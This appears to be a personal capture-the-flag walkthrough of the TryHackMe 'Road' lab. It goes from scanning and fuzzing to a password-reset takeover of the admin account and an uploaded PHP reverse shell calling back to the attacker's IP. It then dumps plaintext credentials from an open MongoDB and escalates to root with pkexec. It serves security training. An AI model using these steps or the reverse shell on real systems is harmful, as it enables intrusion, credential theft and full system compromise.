Road

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.138.115
Lets try pinging it

```
ping 10.10.138.115 -c 5

PING 10.10.138.115 (10.10.138.115) 56(84) bytes of data.
64 bytes from 10.10.138.115: icmp_seq=1 ttl=60 time=189 ms
64 bytes from 10.10.138.115: icmp_seq=2 ttl=60 time=154 ms
64 bytes from 10.10.138.115: icmp_seq=3 ttl=60 time=187 ms
64 bytes from 10.10.138.115: icmp_seq=4 ttl=60 time=308 ms
64 bytes from 10.10.138.115: icmp_seq=5 ttl=60 time=187 ms

--- 10.10.138.115 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4002ms
rtt min/avg/max/mdev = 153.826/204.881/307.746/53.075 ms
```

Now lets do port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.138.115 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±2 (9.25s)
rustscan -a 10.10.138.115 --ulimit 5000
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I scanned my computer so many times, it thinks we're dating.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.138.115:22
Open 10.10.138.115:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-06 00:23 IST
Initiating Ping Scan at 00:23
Scanning 10.10.138.115 [2 ports]
Completed Ping Scan at 00:23, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:23
Completed Parallel DNS resolution of 1 host. at 00:23, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 00:23
Scanning 10.10.138.115 [2 ports]
Discovered open port 22/tcp on 10.10.138.115
Discovered open port 80/tcp on 10.10.138.115
Completed Connect Scan at 00:23, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.138.115
Host is up, received syn-ack (0.16s latency).
Scanned at 2024-11-06 00:23:42 IST for 1s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 22/tcp open ssh syn-ack
> 80/tcp open http syn-ack


Moving on, lets do an aggressive scan

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.138.115 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±4 (12.471s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.138.115 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-06 00:25 IST
Nmap scan report for 10.10.138.115
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e6:dc:88:69:de:a1:73:8e:84:5b:a1:3e:27:9f:07:24 (RSA)
|   256 6b:ea:18:5d:8d:c7:9e:9a:01:2c:dd:50:c5:f8:c8:05 (ECDSA)
|_  256 ef:06:d7:e4:b1:65:15:6e:94:62:cc:dd:f0:8a:1a:24 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sky Couriers
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.43 seconds
```

Alright lets see this application here to find the domain here



Now lets add this to our host file or /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb
10.10.144.3     cyprusbank.thm  www.cyprusbank.thm
10.10.11.37     instant.htb     mywalletv1.instant.htb
10.10.11.34     trickster.htb   shop.trickster.htb
10.10.138.115   skycouriers.thm
```

Now lets do directory fuzzing and vhost enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://skycouriers.thm -w
/usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main) (1m 7.64s)
feroxbuster -u http://skycouriers.thm -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings

403      GET        9l       28w      280c Auto-filtering found 404-like response and created new filter; toggle off w
404      GET        9l       31w      277c Auto-filtering found 404-like response and created new filter; toggle off w
200      GET       36l      173w    10536c http://skycouriers.thm/assets/img/contact-icon.png
200      GET       16l       83w     5877c http://skycouriers.thm/assets/img/point_icon.png
200      GET       39l      282w    21119c http://skycouriers.thm/assets/img/logo_t.png
200      GET       52l      149w     2619c http://skycouriers.thm/v2/admin/login.html
200      GET      253l      717w     9289c http://skycouriers.thm/career.html
200      GET      628l     1086w     9798c http://skycouriers.thm/assets/css/main.css
200      GET       34l       88w      898c http://skycouriers.thm/assets/js/main.js
200      GET       14l       55w     3091c http://skycouriers.thm/assets/img/icon-trackorder.png
200      GET        5l       66w    31001c http://skycouriers.thm/assets/css/font-awesome.min.css
200      GET      539l     1631w    19607c http://skycouriers.thm/index.html
200      GET       61l      331w    30619c http://skycouriers.thm/assets/img/logo.png
200      GET        6l      351w    19189c http://skycouriers.thm/assets/js/vendor/popper.min.js
200      GET      129l      641w    43031c http://skycouriers.thm/assets/img/more-info-png-complete-surveillance-cabin
200      GET       96l      661w    51839c http://skycouriers.thm/assets/img/transportation-icon.png
200      GET       14l     1053w   114407c http://skycouriers.thm/assets/js/swiper.min.js
200      GET        1l       15w     3154c http://skycouriers.thm/assets/css/demo.min.css
200      GET        1l       18w      968c http://skycouriers.thm/assets/css/login-3.min.css
200      GET      261l     1330w    96627c http://skycouriers.thm/assets/img/corporate-man-business.png
200      GET     3896l     9624w   115049c http://skycouriers.thm/assets/js/bootstrap/bootstrap.js
200      GET        1l      551w    25331c http://skycouriers.thm/assets/js/demo.min.js
200      GET     8975l    17530w   178153c http://skycouriers.thm/assets/css/bootstrap/bootstrap.css
200      GET        2l      453w    42057c http://skycouriers.thm/assets/js/elephant.min.js
200      GET       19l       93w     1508c http://skycouriers.thm/assets/
200      GET     1626l     5242w    69588c http://skycouriers.thm/assets/js/daterangepicker.js
200      GET    10365l    41501w   271752c http://skycouriers.thm/assets/js/jquery-3.3.1.js
200      GET     1084l     7413w   564771c http://skycouriers.thm/assets/js/ckeditor.js
200      GET      277l      517w     5197c http://skycouriers.thm/assets/blogCarrer/css/style.css
200      GET      539l     1631w    19607c http://skycouriers.thm/
200      GET       16l       60w      961c http://skycouriers.thm/assets/blogCarrer/
200      GET       16l       58w      988c http://skycouriers.thm/assets/blogCarrer/css/
200      GET      221l      975w     8267c http://skycouriers.thm/phpMyAdmin/js/vendor/jquery/jquery.mousewheel.js
200      GET       71l      137w     2878c http://skycouriers.thm/phpMyAdmin/js/vendor/codemirror/addon/lint/lint.css
200      GET       15l       55w      419c http://skycouriers.thm/phpMyAdmin/js/dist/cross_framing_protection.js
```

A lot of directories here u can take a look at directories.txt if u wanna see all of em

VHOST Enumeration


```
ffuf -u http://skycouriers.thm -H 'Host: FUZZ.skycouriers.thm' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±4 (17.81s)
ffuf -u http://skycouriers.thm -H 'Host: FUZZ.skycouriers.thm' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
------------------------------------------------

 :: Method           : GET
 :: URL              : http://skycouriers.thm
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.skycouriers.thm
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------

:: Progress: [4989/4989] :: Job [1/1] :: 124 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```


Nothing here lets see this web application now

Web Application


Default page :




There is this login page i found after clicking "Merchant Channel" here




Lets register an account then login here




If u go to your profile in the bottom we have the admin's email here




We have a functionality to reset our password here




Lets catch this request in burp



Curiously i think we can just put in the admin's email here to reset its password



Lets login as admin i guess



In the profile section again we have this upload image here and admin can only upload here so this might be our way to get in

---

Gaining Access

Now lets get the php revshell off of pentest monkey github repo here : https://github.com/pentestmonkey/php-reverse-shell

Now lets save this on our system here

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±3 (0.564s)
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
--2024-11-06 00:52:15--  https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
Loaded CA certificate '/etc/ssl/certs/ca-certificates.crt'
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8001::154, 2606:50c0:8002::154, 2606:50c0:8000::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8001::154|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.php                    100%[=============================================================================================

2024-11-06 00:52:15 (1.16 MB/s) - 'php-reverse-shell.php' saved [5491/5491]


~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±4 (0.027s)
ls -al
total 40
drwxr-xr-x 1 pks pks   152 Nov  6 00:52 .
drwxr-xr-x 1 pks pks   614 Nov  6 00:21 ..
-rw-r--r-- 1 pks pks   881 Nov  6 00:25 aggressiveScan.txt
-rw-r--r-- 1 pks pks  1656 Nov  6 00:24 allPortScan.txt
-rw-r--r-- 1 pks pks 19306 Nov  6 00:33 directories.txt
-rw-r--r-- 1 pks pks  5491 Nov  6 00:52 php-reverse-shell.php
-rw-r--r-- 1 pks pks  2496 Nov  6 00:54 Road.md
```

Now lets change it for our IP and PORT

```php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.94.2';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Now lets start a listener here

```
~/Documents/Notes/Hands-on-Hacking
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

Now lets upload this shell

This is probably where it is stored lets open this

Im assuming we gotta put the name of our file here



And it hangs and we get our revshell here

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±3
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.138.115 48650
Linux sky 5.4.0-73-generic #82-Ubuntu SMP Wed Apr 14 17:39:42 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 19:34:01 up 42 min,  0 users,  load average: 0.00, 0.02, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Lets upgrade this shell

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±3 (7m 8.01s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.138.115 48650
Linux sky 5.4.0-73-generic #82-Ubuntu SMP Wed Apr 14 17:39:42 UTC 20
 19:34:01 up 42 min,  0 users,  load average: 0.00, 0.02, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@sky:/$ ^Z
[1]  + 84738 suspended  nc -lvnp 9001


~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)
stty raw -echo;fg

[1]  + 84738 continued  nc -lvnp 9001

www-data@sky:/$ export TERM=xterm
www-data@sky:/$
```

Curiously here is your user.txt as we can read this

```
www-data@sky:/home$ ls -al
total 12
drwxr-xr-x  3 root         root         4096 May 25  2021 .
drwxr-xr-x 20 root         root         4096 May 25  2021 ..
drwxr-xr-x  4 webdeveloper webdeveloper 4096 Oct  8  2021 webdeveloper
www-data@sky:/home$ cd webdeveloper/
www-data@sky:/home/webdeveloper$ ls -al
total 36
drwxr-xr-x 4 webdeveloper webdeveloper 4096 Oct  8  2021 .
drwxr-xr-x 3 root         root         4096 May 25  2021 ..
lrwxrwxrwx 1 webdeveloper webdeveloper    9 May 25  2021 .bash_history -> /dev/null
-rw-r--r-- 1 webdeveloper webdeveloper  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 webdeveloper webdeveloper 3771 Feb 25  2020 .bashrc
drwx------ 2 webdeveloper webdeveloper 4096 May 25  2021 .cache
drwxrwxr-x 3 webdeveloper webdeveloper 4096 May 25  2021 .local
-rw------- 1 webdeveloper webdeveloper   51 Oct  8  2021 .mysql_history
-rw-r--r-- 1 webdeveloper webdeveloper  807 Feb 25  2020 .profile
-rw-r--r-- 1 webdeveloper webdeveloper    0 Oct  7  2021 .sudo_as_admin_successful
-rw-r--r-- 1 webdeveloper webdeveloper   33 May 25  2021 user.txt
www-data@sky:/home/webdeveloper$
```

Lateral PrivEsc

So i searched for processes here

```
ps -ef --forest
```

```
root         579     521  0 18:51 ?        00:00:01  \_ /usr/bin/ssm-agent-worke
root         530       1  0 18:51 ?        00:00:00 /usr/sbin/cron -f
message+     539       1  0 18:51 ?        00:00:00 /usr/bin/dbus-daemon --syste
mongodb      553       1  0 18:51 ?        00:00:23 /usr/bin/mongod --config /et
root         555       1  0 18:51 ?        00:00:01 /usr/bin/python3 /usr/bin/ne
root         557       1  0 18:51 ?        00:00:00 php-fpm: master process (/et
www-data     649     557  0 18:52 ?        00:00:00  \_ php-fpm: pool www
www-data     679     557  0 18:52 ?        00:00:00  \_ php-fpm: pool www
www-data     684     557  0 18:52 ?        00:00:00  \_ php-fpm: pool www
```

So mongo is on this lets see mongo i guess

```
www-data@sky:/var/www/html/v2$ mongo
MongoDB shell version v4.4.6
connecting to: mongodb://127.0.0.1:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("76ec2a5a-8be5-40f1-b869-94f7ca2978cf") }
MongoDB server version: 4.4.6
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        https://docs.mongodb.com/
Questions? Try the MongoDB Developer Community Forums
        https://community.mongodb.com
---
The server generated these startup warnings when booting:
        2024-11-05T18:52:16.090+00:00: Using the XFS filesystem is strongly recommended with the WiredTiger
ilesystem
        2024-11-05T18:53:01.827+00:00: Access control is not enabled for the database. Read and write access
---
---
        Enable MongoDB's free cloud-based monitoring service, which will then receive and display
        metrics about your deployment (disk utilization, CPU, operation statistics, etc).

        The monitoring data will be available on a MongoDB website with a unique URL accessible to you
        and anyone you share the URL with. MongoDB may use this information to make product
        improvements and to suggest MongoDB products and deployment options to you.

        To enable free monitoring, run the following command: db.enableFreeMonitoring()
        To permanently disable this reminder, run the following command: db.disableFreeMonitoring()
---
>
```

lets see the databases here

```
> show databases;
admin   0.000GB
backup  0.000GB
config  0.000GB
local   0.000GB
>
```

Lets select this backup and see the collections in this

```
> use backup;
switched to db backup
> show collections;
collection
user
>
```

Lets dump everything that user has

```
> db.user.find()
{ "_id" : ObjectId("60ae2661203d21857b184a76"), "Month" : "Feb", "Profit" : "25000" }
{ "_id" : ObjectId("60ae2677203d21857b184a77"), "Month" : "March", "Profit" : "5000" }
{ "_id" : ObjectId("60ae2690203d21857b184a78"), "Name" : "webdeveloper", "Pass" : "BahamasChapp123!@#" }
{ "_id" : ObjectId("60ae26bf203d21857b184a79"), "Name" : "Rohit", "EndDate" : "December" }
{ "_id" : ObjectId("60ae26d2203d21857b184a7a"), "Name" : "Rohit", "Salary" : "30000" }
>
```

ⓘ User Creds

Username : webdeveloper
Password : BahamasChapp123!@#

Got the user's password here lets ssh in now

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main) (17.515s)
ssh webdeveloper@10.10.138.115

The authenticity of host '10.10.138.115 (10.10.138.115)' can't be established.
ED25519 key fingerprint is SHA256:yVQBxl1jOYRuf8zadoM2eJFmcAC2AQN8G/xKyzmPE5Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.138.115' (ED25519) to the list of known hosts.
webdeveloper@10.10.138.115's password:
```

```
webdeveloper@sky:~ (0.156s)
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 05 Nov 2024 07:48:19 PM UTC

  System load:  0.0               Processes:             123
  Usage of /:   60.1% of 9.78GB   Users logged in:       0
  Memory usage: 67%               IPv4 address for eth0: 10.10.138.115
  Swap usage:   0%


185 updates can be installed immediately.
100 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```


```
webdeveloper@sky ~
```

Vertical PrivEsc

Searched for suid binaries here

```
webdeveloper@sky /tmp (10.637s)
find / -perm -u=s -type f 2>/dev/null
/snap/core18/2066/usr/bin/gpasswd
/snap/core18/2066/usr/bin/newgrp
/snap/core18/2066/usr/bin/passwd
/snap/core18/2066/usr/bin/sudo
/snap/core18/2066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2066/usr/lib/openssh/ssh-keysign
/snap/core18/1944/bin/mount
/snap/core18/1944/bin/ping
/snap/core18/1944/bin/su
/snap/core18/1944/bin/umount
/snap/core18/1944/usr/bin/chfn
/snap/core18/1944/usr/bin/chsh
/snap/core18/1944/usr/bin/gpasswd
/snap/core18/1944/usr/bin/newgrp
/snap/core18/1944/usr/bin/passwd
/snap/core18/1944/usr/bin/sudo
/snap/core18/1944/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1944/usr/lib/openssh/ssh-keysign
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/at
```

So we can use this to privesc like so



The order of the comamnd are

1. `echo $$`
2. `pkttyagent --process PID`
3. `pkexec /bin/bash`
4. Then put in the password of the user

Here is your root.txt

```
webdeveloper@sky /tmp
pkexec /bin/bash

root@sky:~# id
uid=0(root) gid=0(root) groups=0(root)
root@sky:~# cd
root@sky:~# ls -al
total 36
drwx------  6 root root 4096 Oct  8  2021 .
drwxr-xr-x 20 root root 4096 May 25  2021 ..
drwxr-xr-x  2 root root 4096 Aug  7  2021 .backup
lrwxrwxrwx  1 root root    9 May 25  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Oct  8  2021 .cache
drwxr-xr-x  3 root root 4096 May 25  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-r--------  1 root root   33 May 24  2021 root.txt
drwx------  2 root root 4096 May 25  2021 .ssh
root@sky:~#
```

Thanks for reading :)